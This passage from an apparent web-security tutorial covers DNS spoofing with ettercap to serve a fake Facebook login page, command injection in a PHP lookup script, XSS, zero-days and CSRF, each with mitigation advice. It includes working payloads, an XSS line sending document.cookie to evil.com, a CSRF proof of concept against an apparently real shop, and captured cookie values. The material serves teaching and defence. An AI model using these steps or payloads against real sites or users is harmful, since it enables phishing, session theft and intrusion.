root@Kali:~# gedit /etc/ettercap/etter.dns
```

10. First, redirect traffic from any website you would like to your Kali machine. For that, go down to where it says "microsoft sucks ;)" and add another line just like that below it, but now use whatever website you would like. Also, don't forget to change the IP address to your IP address.




```
# or for TXT query (value must be wrapped in double quotes):               #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"                       #
#                                                                          #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests     #
#       so if you want to reverse poison you have to specify a plain      #
#       host. (look at the www.microsoft.com example)                     #
#                                                                          #
############################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
facebook.com       A   192.168.1.39
*.facebook.com     A   192.168.1.39

##########################################
# no one out there can have our domains...
#

www.alor.org  A 127.0.0.1
www.naga.org  A 127.0.0.1
www.naga.org  AAAA 2001:db8::2

##########################################
# dual stack enabled hosts does not make life easy
# force them back to single stack

www.ietf.org   A    127.0.0.1
www.ietf.org   AAAA ::

www.example.org  A    0.0.0.0
www.example.org  AAAA ::1
```



```
root@Kali:~# service apache2 start
```

11. Now every time the victim visits the webpage you indicated in the etter.dns file (in my case it's facebook.com) they will be redirected to the fancy and inconspicuous page above. You can see how this can be extremely malicious, since the attacker could write a script that fetches the requested page immediately and sets up the etter.dns file and listens in on the login, all automatically.



The attack works! – Iceweasel

The attack works!

file:///var/www/html/index.html

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

The victim has no idea this page is different from facebook.com

facebook
Remember Me
Forgot your password?
Password
Login
Facebook helps you connect and share with the people in your life.
Sign Up
It's free and anyone can join
Full Name:
Your Email:
New Password:
I am: Select Sex:
Birthday: Month: Day: Year:
Why do I need to provide this?
Sign Up
By clicking Sign Up, you are indicating that you have read and agree to the Terms of Use and Privacy Policy.

Mitigation:

- **Packet filtering:** Packet filters inspect packets as they are transmitted across a network. Packet filters are useful in IP address spoofing attack prevention because they are capable of filtering out and blocking packets with conflicting source address information (packets from outside the network that show source addresses from inside the network and vice-versa).
- **Avoid trust relationships:** Organizations should develop protocols that rely on trust relationships as little as possible. It is significantly easier for attackers to run spoofing attacks when trust relationships are in place because trust relationships only use IP addresses for authentication.
- **Use spoofing detection software:** There are many programs available that help organizations detect spoofing attacks, particularly ARP Spoofing. These programs work by inspecting and certifying data before it is transmitted and blocking data that appears to be spoofed.
- **Use cryptographic network protocols:** Transport Layer Security (TLS), Secure Shell (SSH), HTTP Secure (HTTPS) and other secure communications protocols bolster spoofing attack prevention efforts by encrypting data before it is sent and authenticating data as it is received.


Illegal Code Execution:

Introduction:


Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attackersupplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation. This attack differs from Code Injection, in that code injection allows the attacker to adds his own code that is then executed by the application. In Code Injection, the attacker extends the default functionality of the application without the necessity of executing system commands.

Implementation of attack:

- Consider, there is an application which is vulnerable to remote code injection.
- This application performs DNS lookups and prints the result.




- As we can see the vulnerable 'php' code in which input is processing without any additional check and sanitization.



```
<?php
  if (isset($_GET['domain'])) {
    echo '<pre>';
    $domain = $_GET['domain'];
    $lookup = system("nslookup {$domain}");
    echo($lookup);
    echo '</pre>';
  }
?>
```


- Notice how the 'domain' parameter is taken in from the GET request, and immediately interpolated into a command string.

- In search bar user can input the name of website.


search-o-bot.com?domain=google.com
What address would you like to lookup?
google.com

```
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:    google.com
Address: 216.58.192.14
```

- As malicious user tries to execute the arbitrary code which may lead large compromises.


search-o-bot.com?domain=google.com%3E
What address would you like to lookup?
google.com & echo "HAXXED"

```
Server:         192.168.1.1
Address:        192.168.1.1#53

Non-authoritative answer:
Name:    google.com
Address: 216.58.192.14

HAXXED
```


Mitigation:

- Userinput that is used in a shell command should not contain dangerous characters.
- A blacklist of characters is not a good option because it may be difficult to think of all of the characters to validate against. A white list containing only allowable characters should be created to validate the userinput.

XSS Prevention:

Introduction:

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.


Attacker
Attacker's Browser
Attacker's Server
1
POST http://example.com/submit-comment
<script>...</script>
Website
Website Database
Website's Vulnerable Code
4
GET http://evil.com/?cookie=secret
Victim
Victim's Browser
2
GET http://example.com/recent-comment
3
200 OK

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```


```
<html>
<h1>Most recent comment</h1>
<script>
   window.location="http://evil.com/?cookie=" + document.cookie
</script>
</html>
```

Types of XSS:

Persistent XSS: A persistent XSS also was known as stored XSS because through this vulnerability the injected malicious script get permanently stored inside the web server and the application server give out it back to the user when he visits the respective website. Hence when the client will click on payload which appears as an official part of the website, the injected JavaScript will get executed by the browser. The most common example is comment option on blogs, which allow the users to POST their comment for the administrator or another user.


Non-persistent XSS: The non-persistent XSS is also known as reflected XSS occurs when the web application responds immediately on user's input without validating the inputs this lead an attacker to inject browser executable code inside the single HTML response. It's named as "non-persistent" since the malicious script does not get stored inside the web server, therefore attacker will send the malicious link through phishing to trap the user.

DOM-Based XSS: The Document Object Model (DOM) is an API that increases the skill of programmers or developers to produce and change HTML and XML documents as programming objects.
The JavaScript language is used in DOM, which is also used for other websites. Through JavaScript it allows the programmer to make the dynamic changes in HTML document can be accessed, modify, deleted, or added using the DOM.
When an HTML document is loaded into a web browser, it becomes a document object.
The document object is the root node of the HTML document and the "owner" of all other nodes
The HTML DOM model is constructed as a tree of Objects.



Implementation of attack:

- Here, we can see inplace of full name, the malicious user inputs the JS code and trying to extract the victim's cookies.




Full Name

```
"><script>alert(document.cookie)</script>
" type="text">
```

Email

tabiz@next2cloud.info

- As an output, we can see the alert box where cookies are printed.



```
G_ENABLED_IDPS=google; _ga=GA1.2.672372591.15488260
_gid=GA1.2.447365537.1548826021; _gat=1; cityfurnish-
_zldp=dLnb8qcWaQhsaNFgD6ZVe9MmaRA4Hr9SHxxl78sFpD
```

Mitigation:

- In order to prevent XSS injections, all userinput should be escaped or encoded.
- You could start by sanitizing userinput as soon as it is inserted into the application, by preference using a so called whitelisting method. This means you should not check for malicious content like the tags or anything, but only allow the expected input. Every input which is outside of the intended operation of the application should immediately be detected and login rejected.
- Do not try to help use the input in any way because that could introduce a new type of attack by converting characters.
- The second step would be encoding all the parameters or userinput before putting this in your html with encoding libraries specially designed for this purpose.

- You should take into consideration that there are several contexts for encoding userinput for escaping XSS injections.
- HTML encoding is for whenever your userinput is displayed directly into your HTML.
- HTML attribute encoding is the type of encoding/escaping that should be applied whenever your user input is displayed into the attribute of your HTML tags.
- HTML URL encoding ;This type of encoding/escaping should be applied to whenever you are using userinput into a HREF tag.
- JavaScript encoding should be used whenever parameters are rendered via JavaScript; your application will detect normal injections in the first instant. But your application still remains vulnerable to JavaScript encoding which will not be detected by the normal encoding/escaping methods.
- There are some code examples:
  PHP:
  Vulnerable code:

```
<?php
  echo $_POST["comment"];
?>
```

Patched code:

```
<?php
  echo strip_tags($_POST["comment"]);
?>
```

- **JAVA:**
  Vulnerable code:


```
<%= contents %>

${contents}

<%
   out.println(contents);
%>
```

Patched code:

```
<c:out value="${contents}">
```

0-day exploit prevention:

Introduction:
Zero-day attacks as attacks on vulnerabilities that have not been patched or made public, while others define them as attacks that take advantage of a security vulnerability on the same day that the vulnerability becomes publicly known (zero-day).
The zero-day exploits can be found on exploit-db, CVE-mitre, etc.



Date	D	A	V	Title	Type	Platform	Author
2019-06-12	⬇		✗	FusionPBX 4.4.3 - Remote Command Execution	WebApps	PHP	Dustin Cobb
2019-06-11	⬇		✗	Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)	Remote	Linux	AkkuS
2019-	⬇		✗	Liferay Portal 7.1 CE GA=3 / SimpleCaptcha	WebApps	JSP	Valerio Brussani

Mitigation:
- Regular updation and patching.
- Implement the use of Web Application Firewall (WAF) to protect your website. It helps to identify possible website attacks with much accuracy
- Install Internet Security suite that is loaded with smart antivirus, sandboxing techniques, default deny protection, heuristic file behavioral analysis.

CSRF:


Introduction:


Cross-site request forgery also known as single-click attack or session traversing, in which a malicious website will throw a request to a web application that the user is already authenticated against from a different website. This way an attacker can access functionality in a targeted web application via the victim's already authenticated browser.
If the victim is an ordinary user, a successful CSRF attack can force the user to perform state-changing requests like transferring funds, changing their email address, and so forth. If the targeted end-user is the administrator account, this can compromise the entire web application.
CSRF attacks in the past have been used to:

- Steal confidential data.
- Manipulate online surveys.
- Spread worms on social media.
- Install malware on mobile phones.


Implementation of attack:


Here the attacker is able to add the item in cart with the exploit code without any verification.




https://www.kiyahh.com/ajaxcart/index/add/uenc/aH

```
{"status":"SUCCESS","message":"
You've just added this product to the cart:

Peacock Bridge\/ Playing Card Set<\/p>

5<\/div><\/div>\"\"\/","toplink":"
\n <\/i>Shopping Cart<\/span>\u20b92,260.00<\/span><\/span><\/a>\n
\n

     \n
  1. \n \"Peacock<\/a>\n
     \n

     \n \n Peacock Bridge\/ Playing Card Set <\/a>\n <\/p>\n \n

     \n 1 X \n \u20b92,260.00<\/span> <\/p>\n <\/a>\n <\/div>\n

     <\/div>\n<\/li> <\/ol>\n
     \n Total: <\/span>\n \u20b92,260.00<\/span><\/span>\n <\/div>\n
     \n View Cart<\/a>\n Checkout<\/a>\n
     <\/div>\n <\/div>\n <\/div>\n <\/div>\n
```





```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://www.kiyahh.com/ajaxcart/index/add/uenc/aHR0cHM6Ly93d3cua215YWhoLmNvbS9kZWNvcmF0aXZlcy9wbGF5aW5nLW
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Mitigation:

Protecting against CSRF (commonly pronounced "sea-surf") requires two things: ensuring that GET requests are side-effect free, and ensuring that non-GET requests can only be originated from your client-side code.

REST


Representation State Transfer (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-ful designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs–an attacker will have to work much harder to generate harmful POST requests.

Anti-Forgery Tokens

Even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact.)
This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.
Anti-forgery tokens are typically (strongly) random numbers that are stored in a cookie or on the server as they are written out to the hidden field. The server will compare the token attached to the inbound

request with the value stored in the cookie. If the values are identical, the server will accept the valid HTTP request.
Most modern frameworks include functions to make adding anti-forgery tokens fairly straightforward.

Ensure Cookies are sent with the SameSite Cookie Attribute
The Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.
Setting a Same-Site attribute to a cookie is quite simple:

